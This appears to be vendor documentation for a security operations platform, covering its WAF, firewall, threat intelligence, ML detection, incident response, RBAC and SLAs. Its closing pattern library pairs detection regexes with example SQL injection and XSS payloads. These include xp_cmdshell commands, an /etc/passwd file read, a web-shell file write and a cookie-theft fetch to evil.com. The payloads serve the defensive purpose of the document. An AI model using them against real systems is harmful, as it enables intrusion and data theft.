
4 Action Execution

Based on threat level: Block (Critical/High), Rate-Limit (Medium), Monitor (Low). Events stored in waf_events collection with full payload capture for forensics.


5 Real-Time SOC Reporting

WAF events stream to the SIEM in real time, aggregated by attack type, severity, and source IP for 24-hour statistical analysis available in the SOC dashboard.

WAF ATTACKS BLOCKED — TOP ATTACK TYPES (24H)



WAF TRAFFIC: CLEAN VS. BLOCKED (WEEKLY TREND)



8.2 WAF Event Data Model

Every WAF event captured includes the following data fields for forensic and compliance purposes:

FIELD	TYPE	DESCRIPTION
ts	Date	Timestamp of the attack event (UTC)
ip	String	Source IP address of attacker
attackType	String	Classified attack type from ATTACK_TYPES registry
severity	String	critical / high / medium / low
score	Number	Composite risk score (0–100)
confidence	Object	Per-vector confidence scores (sql_injection, xss, ddos, etc.)
payload	String	Captured request payload (sanitized for storage)
company	String	Tenant company ID for multi-tenant isolation
recommendedAction	Array	List of recommended response actions
agentId	String	WAF agent that captured the event

Network Firewall & Traffic Inspection

Stateful packet filtering, IP/Port/Protocol enforcement, and network segmentation

The AJNAT Network Firewall provides stateful Layer 3/4 packet filtering, enforcing IP-based, port-based, and protocol-based access control across all network segments. Unlike traditional perimeter firewalls, AJNAT's firewall is deeply integrated with the threat intelligence feed and IPS engine — automatically adding block rules when the IPS or WAF detects a critical threat.

9.1 Firewall Rule Model

FIELD	DESCRIPTION	EXAMPLE
Rule Name	Descriptive identifier for the rule	"Block Tor Exit Nodes"
Action	allow / deny / log-only	deny
Protocol	TCP / UDP / ICMP / Any	TCP
Source IP / Range	CIDR block or specific IP	192.168.0.0/24
Destination Port	Single port or range	443, 8080-8090
Direction	Inbound / Outbound / Both	Inbound
Priority	Rule evaluation order (lower = first)	10
Auto-Block	Dynamically added by IPS/WAF for detected threats	True (expires 24h)
Expiry	Optional time-based auto-expiry for dynamic blocks	2025-12-31T00:00:00Z

9.2 Dynamic Firewall Integration

When the IPS engine detects a Critical or High-severity threat, the Firewall Service receives an automated blocking instruction with the source IP, attack type, and recommended block duration. The Firewall Service then:

- Adds a deny rule for the source IP with highest priority
- Logs the auto-block event with full attack context
- Sets an expiry time (configurable: 1h, 24h, 7d, or permanent)
- Notifies the SOC dashboard of the new block rule
- Allows SOC analyst to review, extend, or remove the block via the dashboard

Auto

IP BLOCKING

IPS → Firewall pipeline

1ms

RULE PROPAGATION

Block takes effect

10K+

RULES SUPPORTED

Per company tenant

GeoIP

COUNTRY BLOCKING

Bulk geo-block support

Threat Intelligence Platform


IOC/IOA enrichment, STIX/TAXII feeds, and global threat intelligence integration

The AJNAT Threat Intelligence Platform (TIP) aggregates, normalizes, and operationalizes threat data from global intelligence sources. Every IP, domain, URL, file hash, and email address entering the platform is automatically enriched with threat intelligence context — enabling analysts to immediately understand whether an indicator has been seen in previous attacks, who the threat actor is, and what campaign it belongs to.

10.1 Threat Intelligence Sources

FEED	TYPE	UPDATE FREQUENCY	COVERAGE
AlienVault OTX	Community + Commercial	Real-time	IPs, Domains, URLs, Hashes, CVEs
Emerging Threats	Open-source rules	Daily	Network attack signatures
Cisco Talos	Commercial	Real-time	IP reputation, Malware, Phishing
VirusTotal	Commercial API	Real-time	File hashes, URLs, IP reputation
AbuseIPDB	Community	Real-time	IP abuse reports
Shodan	Commercial	Periodic	Exposed services, CVEs by IP
MISP (Private)	Private sharing	Real-time push	Government ISAC sharing
STIX/TAXII	Standard protocol	Configurable	Structured threat data sharing

10.2 IOC Types Supported



AI-Powered Detection Engine

Machine learning models, risk scoring, and autonomous threat classification

The AJNAT AI Detection Engine is the intelligence core of the platform. It operates continuously across all event streams — network packets, endpoint telemetry, log data, and threat intelligence enrichments — applying machine learning models to detect threats that evade traditional signature-based detection. The engine produces a unified **Risk Score** for every entity (IP, user, process, host) in the environment.

ML
CONTINUOUS LEARNING
Models retrain daily

0-100
RISK SCORE SCALE

99.7%
DETECTION ACCURACY

<0.3%
FALSE POSITIVE RATE

11.1 AI Model Architecture

MODEL	ALGORITHM	INPUT FEATURES	USE CASE
Behavioral Baseline	Statistical profiling + z-score	Login times, data volumes, connection patterns	User/Entity behavioral anomalies
Network Anomaly	Isolation Forest	Packet counts, port diversity, timing	DDoS, Port scans, Exfiltration
Threat Classifier	Gradient Boosting	Event features, payload markers, enrichment	Attack type classification
Time-Series Detector	LSTM Neural Network	Event sequences over time	APT lateral movement, slow attacks
NLP Payload Analyzer	Regex + Semantic analysis	HTTP body, URLs, headers	Injection attacks, obfuscated payloads

11.2 Confidence Score Architecture

Unlike binary alert systems, AJNAT AI produces **per-vector confidence scores** for every detected threat. This enables analysts to see exactly which aspect of the traffic triggered the highest confidence detection:

```
confidence: {
  sql_injection: 0-100, // SQL payload pattern confidence
  xss: 0-100, // XSS pattern confidence
  ddos: 0-100, // DDoS/flood confidence
  port_scan: 0-100, // Port scan confidence
  command_injection: 0-100, // Command injection confidence
  web_shell: 0-100, // Web shell injection confidence
  malware: 0-100, // Malware signature confidence
}
```

Anomaly Detection & Behavioral Analysis

UEBA, statistical baselining, and zero-day threat detection through behavioral analysis


Anomaly detection represents the most advanced layer of AJNAT's threat detection stack. While signature-based detection catches known attacks, behavioral anomaly detection catches **zero-day threats, insider threats, and sophisticated APTs** that deliberately avoid known attack patterns. AJNAT builds detailed behavioral profiles (baselines) for every user, device, and network entity — and alerts on statistically significant deviations from that baseline.

12.1 User & Entity Behavior Analytics (UEBA)

ENTITY TYPE	BASELINE METRICS	ANOMALY TRIGGERS
User Accounts	Login hours, locations, data access patterns, application usage	Login at unusual time, new country, mass data download
Endpoints	Process tree, network connections, resource utilization	New process, unusual outbound connection, CPU/RAM spike
Service Accounts	API call patterns, data access scope	Accessing unusual resources, credential reuse
Network Traffic	Flow volumes, protocols, peer relationships	New peer, protocol change, volume spike
Servers / Applications	Request rates, error rates, response times	Sudden traffic spike, error surge, new path access

12.2 Statistical Anomaly Scoring

AJNAT uses a rolling 30-day baseline window and applies statistical thresholds at 2σ (medium alert) and 3σ (high alert) standard deviations from normal behavior. Anomaly scores are combined with threat intelligence enrichment and attack pattern matching to produce a final composite risk score.



MITRE ATT&CK Framework Integration

Mapping every detected threat to MITRE ATT&CK tactics, techniques, and sub-techniques

Every alert generated by AJNAT SOC is automatically mapped to the **MITRE ATT&CK Enterprise Framework** — the globally recognized knowledge base of adversary tactics, techniques, and procedures (TTPs). This mapping enables SOC analysts to immediately understand where in the attack chain a detected event falls, what the adversary's objective is, and what countermeasures are most effective.

13.1 AJNAT IPS → MITRE ATT&CK Mapping

ATTACK TYPE	MITRE TACTIC	TECHNIQUE ID	TECHNIQUE NAME
SQL Injection	Initial Access / Exfiltration	T1190 / T1048	Exploit Public-Facing Application / Exfiltration over Alt Protocol
XSS	Initial Access	T1189	Drive-by Compromise
Brute Force	Credential Access	T1110	Brute Force (Password Guessing)
DDoS	Impact	T1498	Network Denial of Service
Port Scan	Discovery / Reconnaissance	T1046 / T1595	Network Service Scanning / Active Scanning
Malware	Execution / Persistence	T1059 / T1543	Command & Scripting Interpreter / Create System Service
Botnet	Command & Control	T1071	Application Layer Protocol (C2)
Data Exfiltration	Exfiltration	T1041	Exfiltration over C2 Channel
Privilege Escalation	Privilege Escalation	T1068 / T1548	Exploitation for Privilege Escalation / Sudo and Sudo Caching
Credential Theft	Credential Access	T1003	OS Credential Dumping (Mimikatz, LSASS)
Web Shell	Persistence / Execution	T1505.003	Server Software Component: Web Shell
Command Injection	Execution	T1059	Command and Scripting Interpreter
Path Traversal	Discovery	T1083	File and Directory Discovery
SSRF	Discovery / Lateral Movement	T1590 / T1210	Gather Victim Network Info / Exploitation of Remote Services
Log4Shell	Initial Access / Execution	T1190 / T1203	Exploit Public-Facing Application / Exploitation for Client Execution
DNS Tunneling	Command & Control / Exfiltration	T1071.004 / T1048	DNS (Application Layer Protocol) / Exfiltration over Alt Protocol

Incident Response Lifecycle

Structured 6-phase incident response from detection through post-incident review

AJNAT SOC implements the industry-standard **6-phase incident response lifecycle** aligned with NIST SP 800-61 and ISO/IEC 27035. The platform automates the first 1–3 phases entirely, compressing the time from detection to initial containment from hours to seconds.

1 Detection & Identification

Automated: SIEM correlation, IPS detection, AI anomaly alerts, and threat intel matches trigger incidents. Every alert includes full context, severity, MITRE ATT&CK mapping, and recommended actions.

2 Triage & Classification

Automated: AI engine validates and scores alerts, suppresses false positives, and assigns severity. L1 analysts review Medium-severity alerts; L2/L3 handle High and Critical automatically escalated cases.

3 Containment

Automated (Critical/High): SOAR executes containment playbook — IP blocks, endpoint isolation, credential revocation. Manual: Analyst reviews and approves for medium severity or whitelisted assets.

4 Eradication

Analyst-led with platform support: Remove malware, close attack vectors, patch vulnerabilities, remove malicious accounts, restore clean system state from verified backups.


5 Recovery

Monitored return to production: Gradual unblocking of affected systems under enhanced monitoring. AJNAT watches for signs of re-infection or attacker persistence for 72 hours post-recovery.

6 Post-Incident Review

Platform generates automated incident report with timeline, root cause, MITRE mapping, and lessons learned. New correlation rules and SOAR playbooks are created to prevent recurrence.

MTTR — MEAN TIME TO RESPOND (MINUTES BY SEVERITY)



INCIDENT RESOLUTION METHOD (AUTO VS. MANUAL)



SOC Dashboard & Analyst Interface

Unified command center providing real-time visibility across all security domains

The AJNAT SOC Dashboard is the single pane of glass for all security operations. It provides real-time visualization of the security posture, active incidents, threat intelligence, network topology, and analyst workflow — all accessible from a single browser-based interface with role-based access control.

15.1 Dashboard Modules

Module	Key Metrics Displayed	Refresh Rate	User Role
Executive Overview	Security score, open incidents, blocked attacks (24h), compliance status	5 min	CISO, Executive
Threat Map	Real-time geographic attack origins, threat actors, blocked IPs by country	Real-time	All analysts
Alert Queue	All active alerts with severity, source, MITRE mapping, and status	Real-time	L1/L2/L3 Analysts
IPS / WAF Console	Attack blocks, traffic stats, WAF agent status, protected ports	30 sec	Network Security
EDR Endpoint View	Agent status, endpoint risk score, active alerts, process timeline	Real-time	Endpoint Security
Incident Manager	Case list, timeline, assigned analyst, evidence chain, playbook status	Real-time	Incident Responders
Threat Intel Feed	New IOCs, TI feed status, enrichment hits, STIX/TAXII status	5 min	Threat Intel Analysts
Compliance Reports	PCI-DSS, ISO 27001, NIST status, audit logs, policy compliance %	Daily	Compliance Officers

15.2 EDR Dashboard — Key Capabilities

The EDR Dashboard within AJNAT SOC provides analysts with granular endpoint visibility:

- **File Activity Monitoring (FIM):** Real-time file change events with SHA-256 hash verification and baseline comparison
- **Process Tree Visualization:** Interactive parent-child process graphs highlighting suspicious chains
- **Network Connection Heatmap:** Visual representation of all active and recent endpoint connections
- **Registry Timeline:** Chronological view of registry modifications with anomaly highlights
- **Memory Injection Alerts:** Detected process injection, DLL sideloading, and hollow process indicators
- **Risk Score Trending:** Per-endpoint risk score over time with drill-down to contributing events

Threat Hunting & Forensics

Proactive threat discovery, forensic investigation, and chain-of-custody evidence management

Threat Hunting is the proactive practice of searching for threats that have successfully bypassed automated detection. AJNAT provides analysts with powerful hunting tools including full log search across all time ranges, IOC pivoting, timeline reconstruction, and forensic artifact collection — all from the SOC dashboard without requiring additional forensic tools.

16.1 Hunting Query Language

AJNAT's threat hunting interface supports an intuitive query language for searching across all indexed event data:

```
// Find all outbound connections to TOR exit nodes in the last 7 days
source:network AND destination.ip_reputation:"tor_exit" AND direction:outbound
AND @timestamp:[now-7d TO now]

// Hunt for LOLBin execution (Living off the Land)
source:edr AND process.name:("mshta.exe" OR "wscript.exe" OR "cscript.exe")
AND process.commandline:("http://" OR "https://")

// Detect potential lateral movement
source:authentication AND event.type:success
AND user.last_seen_ip ≠ user.current_ip
AND geo.country ≠ user.home_country
```

16.2 Forensic Evidence Collection

EVIDENCE TYPE	COLLECTION METHOD	RETENTION	CHAIN OF CUSTODY
Network Packet Captures (PCAP)	Automated on Critical alerts	90 days	Cryptographically signed + timestamped
Full System Memory Dump	On-demand via SOAR playbook	30 days	Hash verification + analyst sign-off
Process Execution Logs	Continuous EDR streaming	365 days	Immutable log store
File System Snapshots	Pre/post incident FIM snapshots	180 days	SHA-256 verified
Authentication Logs	Continuous SIEM ingestion	365 days	Immutable log store

DNS Sinkhole & Network Isolation

C2 domain blocking, DNS exfiltration detection, and automatic network containment

The AJNAT DNS Sinkhole is a critical defense mechanism that operates at the DNS resolution layer — intercepting DNS queries for known malicious domains (C2 servers, phishing sites, malware distribution networks) and redirecting them to a controlled sinkhole IP. This prevents infected endpoints from communicating with command-and-control infrastructure without requiring any changes to endpoint configuration.

17.1 DNS Sinkhole Rule Model

FIELD	DESCRIPTION	EXAMPLE
Domain Pattern	Exact domain or wildcard pattern to sinkhole	*.malware-c2.com
Rule Type	sinkhole / block / redirect	sinkhole
Redirect IP	IP to redirect matched queries to	10.0.0.100 (sinkhole server)
Source	Manual / Threat Intel auto-import / STIX feed	AlienVault OTX
Confidence	Threat intelligence confidence score	95%
Category	C2 / Phishing / Malware / Botnet	C2
Hit Count	Number of DNS queries matched	Auto-tracked

17.2 DNS Exfiltration Detection

Beyond sinkholing known malicious domains, AJNAT actively detects attempts to use DNS as a covert data exfiltration channel (DNS tunneling). The detection engine analyzes query patterns for:

- Unusually long domain labels (>50 characters) containing Base64 or hex-encoded data
- High query frequency to a single domain not in Alexa Top-1M
- TXT record queries carrying large payloads
- Known DNS tunneling tool signatures (dnscat2, iodine, dns2tcp)
- Statistical entropy analysis of subdomain strings

RBAC, Multi-Tenancy & Access Control

Role-based access control, strict tenant isolation, and zero-trust user verification

AJNAT SOC is architected as a **multi-tenant platform** supporting multiple organizations, departments, or government agencies within a single platform instance — with absolute data isolation between tenants. Each company or organization is an isolated tenant with its own data stores, dashboards, policies, and user accounts. Cross-tenant data access is cryptographically prevented at the database query level.

18.1 RBAC Permission Matrix

PERMISSION	SUPER ADMIN	COMPANY ADMIN	SOC MANAGER	L2 ANALYST	L1 ANALYST	READ ONLY
View Alerts & Events	✔ All	✔ Company	✔ Company	✔ Company	✔ Company	✔ Company
Create/Modify IPS Policies	✔	✔	✔	✗	✗	✗
Execute SOAR Playbooks	✔	✔	✔	✔	✗	✗
Block / Unblock IPs	✔	✔	✔	✔	✗	✗
Isolate Endpoints	✔	✔	✔	✔	✗	✗
Manage Firewall Rules	✔	✔	✔	✗	✗	✗
Access Forensic Evidence	✔	✔	✔	✔	✗	✗
Generate Compliance Reports	✔	✔	✔	✗	✗	✗
Manage Users & Roles	✔	✔	✗	✗	✗	✗
Cross-Tenant Data Access	✔	✗	✗	✗	✗	✗
Platform Configuration	✔	✗	✗	✗	✗	✗

Deployment Architecture & Scalability

Microservices architecture, HA configurations, and enterprise-scale deployment specifications

19.1 Core Services Architecture

SERVICE	TECHNOLOGY STACK	PORT	SCALING	HA
API Gateway	Node.js + Express	3000	Horizontal	Active-Active
IPS Server	Node.js + Suricata/Zeek	8080	Per-network-segment	Active-Passive
SIEM Engine	Node.js + MongoDB	3001	Horizontal	Active-Active Cluster
SOAR Engine	Node.js + Event Bus	Internal	Horizontal	Active-Active
EDR Agent	Node.js (lightweight)	N/A (push)	Per endpoint	N/A (agent)
Frontend (SOC Dashboard)	React + Vite	443 (HTTPS)	CDN + Load Balancer	Active-Active
Primary Database	MongoDB (Replica Set)	27017	Replica Set x3	Automatic Failover
Time-Series Log Store	MongoDB + TTL indexes	Internal	Sharding	Replica Set x3
Event Bus	WebSocket + Internal Events	Internal	Horizontal	Active-Active

19.2 Hardware Specifications — Government Deployment

TIER	COMPONENT	MINIMUM SPEC	RECOMMENDED SPEC	ENTERPRISE SPEC
Compute	Application Servers	8 vCPU / 16GB RAM	16 vCPU / 32GB RAM	32 vCPU / 64GB RAM
Storage	Log Data Store	1TB SSD	5TB NVMe RAID	20TB+ NVMe Array
Network	IPS Inspection	1Gbps NIC	10Gbps NIC	25Gbps+ NIC
Database	MongoDB Replica Set	3-node / 16GB each	3-node / 32GB each	5-node / 64GB each
Load Balancer	Traffic Distribution	HAProxy	NGINX + HAProxy	Hardware LB + NGINX

Compliance & Regulatory Standards

AJNAT SOC compliance coverage for ISO 27001, NIST CSF, PCI-DSS, SOC 2, and GDPR

Regulatory compliance is a core design requirement of AJNAT SOC, not an afterthought. The platform includes built-in controls, evidence collection, and automated reporting that map to major international security standards and government regulations.



ISO 27001

Information Security Management System — 93 controls covered

✓ Full Coverage



NIST CSF

Cybersecurity Framework — Identify, Protect, Detect, Respond, Recover

✓ Full Coverage



PCI-DSS v4.0

Payment Card Industry Data Security Standard — 12 requirements

✓ Full Coverage



SOC 2 Type II

Security, Availability, Confidentiality, Integrity, Privacy

✓ Full Coverage



GDPR

Data breach notification, privacy by design, right to erasure

✓ Full Coverage



CIS Controls v8


Center for Internet Security 18 Critical Security Controls

✓ Full Coverage

COMPLIANCE COVERAGE BY STANDARD



CONTROL MATURITY SCORE BY DOMAIN



Performance Benchmarks & SLA

Validated performance metrics, scalability benchmarks, and enterprise SLA commitments

10M+

EVENTS/DAY

Sustained throughput

99.9%

PLATFORM UPTIME SLA

<8.7 hrs/year downtime

<2s

DETECTION TO ALERT

End-to-end latency

<5min

DETECTION TO BLOCK


For Critical threats

23.1 Throughput Benchmarks

METRIC	SMALL (50 ENDPOINTS)	MEDIUM (500 ENDPOINTS)	ENTERPRISE (5,000+ ENDPOINTS)
Events Ingested/Day	500K	2M	10M+
IPS Packet Inspection	100 Mbps	1 Gbps	10 Gbps
Correlation Rules Applied	400/event	400/event	400/event
SOAR Playbook Execution	<100ms	<100ms	<200ms
Dashboard Refresh Rate	5s	5s	10s
Forensic Log Search	<2s	<5s	<10s

23.2 SLA Commitments

SERVICE LEVEL	METRIC	TARGET
Platform Availability	Monthly Uptime	99.9% (≤44 min downtime/month)
Detection Latency	Event to Alert	<2 seconds (P95)
Critical Alert Response	Auto-block execution	<1 second
Support Response	Critical incident	<15 minutes (24/7)
Data Recovery	RTO (Recovery Time Objective)	<4 hours
Data Loss	RPO (Recovery Point Objective)	<15 minutes



Roadmap & Future Capabilities

AJNAT SOC Platform development roadmap — 2025 to 2027

QUARTER	CAPABILITY	CATEGORY	STATUS
Q1 2025	GenAI Analyst Assistant — LLM-powered alert triage and investigation guidance	AI/ML	In Development
Q1 2025	Kubernetes-native deployment with Helm charts	Infrastructure	In Development
Q2 2025	SOAR visual playbook builder (drag-and-drop)	SOAR	Planned
Q2 2025	Advanced Threat Emulation (Purple Team) module	Threat Hunting	Planned
Q3 2025	ZTNA (Zero Trust Network Access) integration	Network Security	Planned
Q3 2025	OT/SCADA/ICS security monitoring support	Critical Infrastructure	Planned
Q4 2025	Automated CVE detection and patch tracking	Vulnerability Mgmt	Planned
Q1 2026	AI-Driven threat prediction (proactive defense)	AI/ML	Research
Q2 2026	Quantum-safe encryption for all stored data	Cryptography	Research

IPS / WAF Attack Pattern Reference Library

Complete regex pattern catalog for all 16+ attack types in AJNAT IPS v3.0

SQL Injection — Pattern Library (18 Patterns)

#	PATTERN DESCRIPTION	REGEX / LOGIC	EXAMPLE PAYLOAD
1	OR/AND true condition	<code>(' ')\\s*(OR AND)\\s*true</code>	<code>' OR 'true'</code>
2	UNION SELECT exfiltration	<code>union\\s+(all\\s+)?select</code>	<code>1 UNION SELECT * FROM users</code>
3	DROP TABLE destructive	<code>drop\\s+table</code>	<code>; DROP TABLE users --</code>
4	INSERT INTO injection	<code>insert\\s+into</code>	<code>'; INSERT INTO admin VALUES</code>
5	DELETE FROM destructive	<code>delete\\s+from</code>	<code>'; DELETE FROM logs --</code>
6	UPDATE SET injection	<code>update\\s+\\w+\\s+set</code>	<code>'; UPDATE users SET password=</code>
7	EXEC stored procedure	<code>exec\\s*\\((</code>	<code>; EXEC xp_cmdshell('whoami')</code>
8	xp_cmdshell RCE	<code>xp_cmdshell</code>	<code>EXEC xp_cmdshell('net user')</code>
9	SQL comment injection	<code>;\s*--</code>	<code>' ; -- comment bypass</code>
10	Block comment bypass	<code>/*.*?*/</code>	<code>UN/*bypass*/ION SE/**/LECT</code>
11	Char encoding bypass	<code>char\\s*\\((\\s*\\d</code>	<code>CHAR(39)+CHAR(79)+CHAR(82)</code>
12	Hex encoding bypass	<code>0x[0-9a-f]{4,}</code>	<code>0x414141 (hex encoded payload)</code>
13	WAITFOR DELAY timing	<code>waitfor\\s+delay</code>	<code>; WAITFOR DELAY '0:0:5'</code>
14	Schema enumeration	<code>select.*from.*information_schema</code>	<code>SELECT * FROM information_schema.tables</code>
15	File read via SQL	<code>load_file\\s*\\((</code>	<code>SELECT LOAD_FILE('/etc/passwd')</code>
16	File write via SQL	<code>into\\s+outfile</code>	<code>SELECT ... INTO OUTFILE '/tmp/shell.php'</code>
17	Quote-semicolon-drop	<code>'\\s*;\s*drop</code>	<code>'; DROP DATABASE --</code>
18	EXECUTE RCE vector	<code>execute\\s*\\((</code>	<code>EXECUTE('xp_cmdshell("cmd")')</code>

XSS — Pattern Library (15 Patterns)

#	PATTERN	REGEX	EXAMPLE
1	Script tag injection	<code><script[^>]*></code>	<code><script>alert(1)</script></code>
2	JavaScript protocol	<code>javascript:</code>	<code></code>
3	onerror event handler	<code>onerror\\s*=</code>	<code></code>
4	onload event handler	<code>onload\\s*=</code>	<code><body onload=alert(1)></code>
5	onclick injection	<code>onclick\\s*=</code>	<code><button onclick=alert(1)></code>
6	Generic event injection	<code>on\\w+\\s*=\\s*[...]\\w</code>	<code>onmouseover="malcode"</code>
7	iframe injection	<code><iframe</code>	<code><iframe src="http://evil.com"></code>
8	eval() execution	<code>eval\\s*\\((</code>	<code>eval(atob('YWxlcuQ='))</code>
9	Cookie theft	<code>document\\.cookie</code>	<code>fetch('evil.com?c='+document.cookie)</code>
10	document.write sink	<code>document\\.write\\s*\\((</code>	<code>document.write('<script>evil</script>')</code>
11	window.location redirect	<code>window\\.location</code>	<code>window.location='http://evil.com'</code>
12	img onerror combo	<code><img[^>]+src[^>]+onerror</code>	<code></code>
13	CSS expression	<code>expression\\s*\\((</code>	<code>div { width: expression(alert(1)) }</code>
14	VBScript protocol	<code>vbscript:</code>	<code></code>
15	HTML entity encoding bypass	<code>&#x?[0-9a-f]+;</code>	<code>&#x3C;script&#x3E;</code>

RBAC Permission Matrix — Full Reference

Complete role-based access control permissions for all AJNAT SOC platform functions

PLATFORM FUNCTION	SUPER ADMIN	COMPANY ADMIN	SOC MGR	L2 ANALYST	L1 ANALYST	READ-ONLY
SIEM OPERATIONS						
View all events & logs	✓ Global	✓ Tenant	✓ Tenant	✓ Tenant	✓ Tenant	✓ Tenant
Create correlation rules	✓	✓	✓	✗	✗	✗
Export raw logs	✓	✓	✓	✓	✗	✗
IDS/IPS MANAGEMENT						
View IPS events	✓	✓	✓	✓	✓	✓
Create/modify IPS policies	✓	✓	✓	✗	✗	✗
Import policy presets	✓	✓	✓	✗	✗	✗
WAF MANAGEMENT						
View WAF attacks	✓	✓	✓	✓	✓	✓
Add/remove WAF rules	✓	✓	✓	✗	✗	✗
INCIDENT RESPONSE						
View incidents	✓	✓	✓	✓	✓	✓
Assign/close incidents	✓	✓	✓	✓	✗	✗
Execute SOAR playbooks	✓	✓	✓	✓	✗	✗
Block/Unblock IPs manually	✓	✓	✓	✓	✗	✗
Isolate endpoints	✓	✓	✓	✓	✗	✗
ADMINISTRATION						
Manage users	✓	✓	✗	✗	✗	✗
Access all tenants	✓	✗	✗	✗	✗	✗
Platform configuration	✓	✗	✗	✗	✗	✗

Glossary of Terms

Key terminology used throughout the AJNAT SOC platform documentation

TERM	DEFINITION
APT	Advanced Persistent Threat — sophisticated, long-duration cyber attack, often nation-state sponsored
C2 / C&C	Command and Control — infrastructure used by attackers to control compromised systems
CVE	Common Vulnerabilities and Exposures — standardized vulnerability identifier system
DDoS	Distributed Denial of Service — attack overwhelming a target using multiple distributed sources
EDR	Endpoint Detection and Response — security monitoring and response for endpoint devices
FIM	File Integrity Monitoring — real-time tracking of file system changes for tampering detection
IOC	Indicator of Compromise — evidence of a security incident (malicious IP, domain, file hash)
IOA	Indicator of Attack — behavioral patterns indicating an attack in progress
IDS	Intrusion Detection System — monitors network traffic and generates alerts on suspicious activity
IPS	Intrusion Prevention System — actively blocks detected threats in real time
LFI	Local File Inclusion — attack using path traversal to read local server files
MITRE ATT&CK	Knowledge base of adversary tactics, techniques, and procedures (TTPs)
MTTR	Mean Time to Respond — average time from threat detection to resolution
RBAC	Role-Based Access Control — access permissions based on user role
SIEM	Security Information and Event Management — centralized log aggregation and correlation
SOAR	Security Orchestration, Automation, and Response — automated incident response workflows
